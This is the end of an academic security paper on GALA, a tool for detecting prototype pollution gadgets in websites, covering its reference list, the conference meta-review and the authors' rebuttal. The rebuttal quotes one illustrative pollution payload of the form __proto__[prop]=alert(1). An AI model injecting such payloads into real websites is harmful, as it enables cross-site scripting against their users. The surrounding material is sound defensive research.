[34] F. Xiao, J. Huang, Y. Xiong, G. Yang, H. Hu, G. Gu, and W. Lee, "Abusing hidden properties to attack the node. js ecosystem," in *30th USENIX Security Symposium (USENIX Security 21)*, 2021, pp. 2951–2968.

[35] Y. Liu, J. Xie, J. Yang, S. Guo, Y. Deng, S. Li, Y. Wu, and Y. Liu, "Industry practice of javascript dynamic analysis on wechat mini-programs," in *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*, 2020, pp. 1189–1193.

[36] Jalangi2 Tutorial Sildes: A Dynamic Analysis Framework for JavaScript. https://manu.sridharan.net/files/JalangiTutorial.pdf.

[37] N. Jovanovic, C. Kruegel, and E. Kirda, "Pixy: A static analysis tool for detecting web application vulnerabilities," in *2006 IEEE Symposium on Security and Privacy (S&P'06)*. IEEE, 2006, pp. 6–pp.

[38] S. H. Jensen, A. Møller, and P. Thiemann, "Type analysis for javascript," in *Static Analysis: 16th International Symposium, SAS 2009, Los Angeles, CA, USA, August 9-11, 2009. Proceedings 16*. Springer, 2009, pp. 238–255.

[39] M. Madsen, B. Livshits, and M. Fanning, "Practical static analysis of javascript applications in the presence of frameworks and libraries," in *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, 2013, pp. 499–509.

[40] V. Kashyap, K. Dewey, E. A. Kuefner, J. Wagner, K. Gibbons, J. Sarracino, B. Wiedermann, and B. Hardekopf, "Jsai: A static analysis platform for javascript," in *Proceedings of the 22nd ACM SIGSOFT international symposium on Foundations of Software Engineering*, 2014, pp. 121–132.

[41] M. Madsen, F. Tip, and O. Lhoták, "Static analysis of event-driven node. js javascript applications," *ACM SIGPLAN Notices*, vol. 50, no. 10, pp. 505–519, 2015.

[42] B. B. Nielsen, B. Hassanshahi, and F. Gauthier, "Nodest: feedback-driven static analysis of node. js applications," in *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2019, pp. 455–465.

[43] A. Fass, M. Backes, and B. Stock, "Jstap: A static pre-filter for malicious javascript detection," in *Proceedings of the 35th Annual Computer Security Applications Conference*, 2019, pp. 257–269.

[44] S. Khodayari and G. Pellegrino, "{JAW}: Studying client-side {CSRF} with hybrid property graphs and declarative traversals," in *30th USENIX Security Symposium (USENIX Security 21)*, 2021, pp. 2525–2542.

[45] M. Kang, Y. Xu, S. Li, R. Gjomemo, J. Hou, V. Venkatakrishnan, and Y. Cao, "Scaling javascript abstract interpretation to detect and exploit node. js taint-style vulnerability," in *2023 IEEE Symposium on Security and Privacy (SP)*. IEEE Computer Society, 2023, pp. 1059–1076.

[46] X. Zhang, X. Wang, R. Slavin, and J. Niu, "Condysta: Context-aware dynamic supplement to static taint analysis," in *2021 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2021, pp. 796–812.

[47] I. Parameshwaran, E. Budianto, S. Shinde, H. Dang, A. Sadhu, and P. Saxena, "Auto-patching dom-based xss at scale," in *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering*, ser. ESEC/FSE 2015. New York, NY, USA: Association for Computing Machinery, 2015, p. 272–283. [Online]. Available: https://doi.org/10.1145/2786805.2786821

[48] DOMinator. https://github.com/wisec/DOMinator.

[49] S. Khodayari and G. Pellegrino, "It's (dom) clobbering time: Attack techniques, prevalence, and defenses," in *2023 IEEE Symposium on Security and Privacy*, 2023.

[50] D. Klein, T. Barber, S. Bensalim, B. Stock, and M. Johns, "Hand sanitizers in the wild: A large-scale study of custom javascript sanitizer functions," in *2022 IEEE 7th European Symposium on Security and Privacy (EuroS&P)*, 2022.

[51] D. Klein and M. Johns, "Parse me, baby, one more time: Bypassing html sanitizer via parsing differentials," in *2024 IEEE Symposium on Security and Privacy*, 2024.

[52] B. Stock, S. Lekies, T. Mueller, P. Spiegel, and M. Johns, "Precise Client-side Protection against DOM-based Cross-Site Scripting," in *Proceedings of the 2014 USENIX Security Symposium*, 2014.

[53] M. Smith, A. Torres-Agüero, R. Grossman, P. Sen, Y. Chen, and C. Borcea, "A study of gdpr compliance under the transparency and consent framework," in *WWW '24: Proceedings of the ACM on Web Conference 2024*, 2024.

[54] A. Rasaii, D. Gosain, and O. Gasser, "Thou shalt not reject: Analyzing accept-or-pay cookie banners on the web," in *IMC '23: Proceedings of the 2023 ACM on Internet Measurement Conference*, 2023.

Appendix A. Meta-Review

The following meta-review was prepared by the program committee for the 2025 IEEE Symposium on Security and Privacy (S&P) as part of the review process as detailed in the call for papers.

A.1. Summary

This paper proposes GALA, a dynamic analysis approach to detect prototype pollution data flows from undefined variables to sensitive sinks, by borrowing defined values from other webpages. The authors evaluated GALA on top 1M websites, finding several new prototype pollution gadgets.

A.2. Scientific Contributions

- Creates a New Tool to Enable Future Science
- Provides a Valuable Step Forward in an Established Field
- Identifies an Impactful Vulnerability

A.3. Reasons for Acceptance

1) The paper proposes a novel approach to prototype pollution gadget detection, called GALA, that borrows defined values from existing webpages to guide dynamic analysis in locating data flow gadgets from undefined variables to sensitive sinks. GALA will be made publicly available to enable future research.
2) The paper provides a baseline comparison of GALA with Silent Spring and ProbeTheProto for gadget detection, showing a modest improvement in reducing false positives and false negatives.
3) The analysis of the top 1M websites provides useful insights into prototype pollution gadgets, uncovering numerous unknown vulnerabilities in the wild that affect, among others, Meta's software and Vue framework, demonstrating GALA's real-world applicability.

A.4. Noteworthy Concerns

1) The evaluation lacks statisticical details on the number of domains where undefined value replacement was possible as well as cases where it was successful, i.e., broader code coverage was achieved because of this approach.
2) GALA only relies on values collected during the crawling phase and does not mutate these values to explore different code execution paths, missing more complex gadgets that require specific values assigned to undefined properties to be reached (e.g., 23% false negative rate in Table 4).
3) The BlackFan dataset used for false negative evaluation in RQ3 is rather small and may not fully represent the variety of prototype pollution gadgets that exist in the broader population of web applications. In addition, it contains many similar payloads, potentially introducing bias toward specific pollution types and unfairness toward other tools considered as baseline.
4) The exploration of prototype pollution consequences is not systematic; the paper considers specific issues such as XSS and URL/cookie manipulations but overlooks others like client-side request forgery and privilege escalation.
5) The paper assumes that the target website has a pre-existing prototype pollution vulnerability (i.e., an injection point), which allows an attacker to manipulate object properties. Without this known vulnerability, the gadgets detected by GALA would not be exploitable, as GALA only identifies gadgets rather than the vulnerabilities themselves.

Appendix B. Response to the Meta-Review

We thank anonymous reviewers for their insightful comments and the shepherd for the meta-review! We acknowledge the five noteworthy concerns raised in the meta-review and leave them for future works; meanwhile, we provide additional responses to the concerns.

1) We report a total of 471,788 websites where undefined value replacement was possible during the evaluation of GALA on top one million Tranco websites. Then, to evaluate impacts of GALA's value replacement on code coverage, we tested GALA on 25 randomly-selected Tranco domains. We utilized Chrome DevTools to measure the lines of code (LoC) that were executed as the metric for code coverage. By comparing the code coverage with and without GALA deployed, we observed 19 out of 25 domains have a code coverage increase.
2) We leave the incorporation of mutation techniques, such as directed fuzzing and adding test cases, for future work. We further note that the false negatives (FNs) of GALA as reported in Table 4 are essentially complex and challenging to detect and exploit even with the mutation techniques. For example, the reason for one FN is the involvement of multiple properties and a complex `Array` structure, which cannot be resolved by mutation techniques.
3) We discuss three things about the BlackFan dataset: (i) despite its size, it is the only publicly available dataset for client-side prototype pollution gadgets and that is the best we can do; (ii) the gadgets are representative because BlackFan's authors curated the dataset using gadgets from various real-world applications; (iii) exploiting a gadget (e.g., `__proto__[prop]=alert(1)`) requires

not only payloads (`alert(1)`) but also property names (`prop`), and 37 out of 39 (94.87%) of the property names in the BlackFan gadgets' proofs of concept (PoCs) are distinct. Therefore, the exploits for the gadgets in the dataset are diversified.

4) The taint engine that GALA utilizes is adopted from the one used in prior work [4], which only explores XSS and cookie/URL manipulations as three in-scope consequences. We leave the exploration of other consequences such as CSRF for future work.
5) We would like to emphasize that the detection of gadget alone is an important research question across different fields. Two prior works on server-side gadget detection [5], [6] also assume the existence of prototype pollution vulnerabilities. Similarly, researches on the detection of gadgets for memory-related vulnerabilities [18]–[21] assume the presence of memory-safety vulnerabilities such as buffer overflows. More details can be found in section 2.3.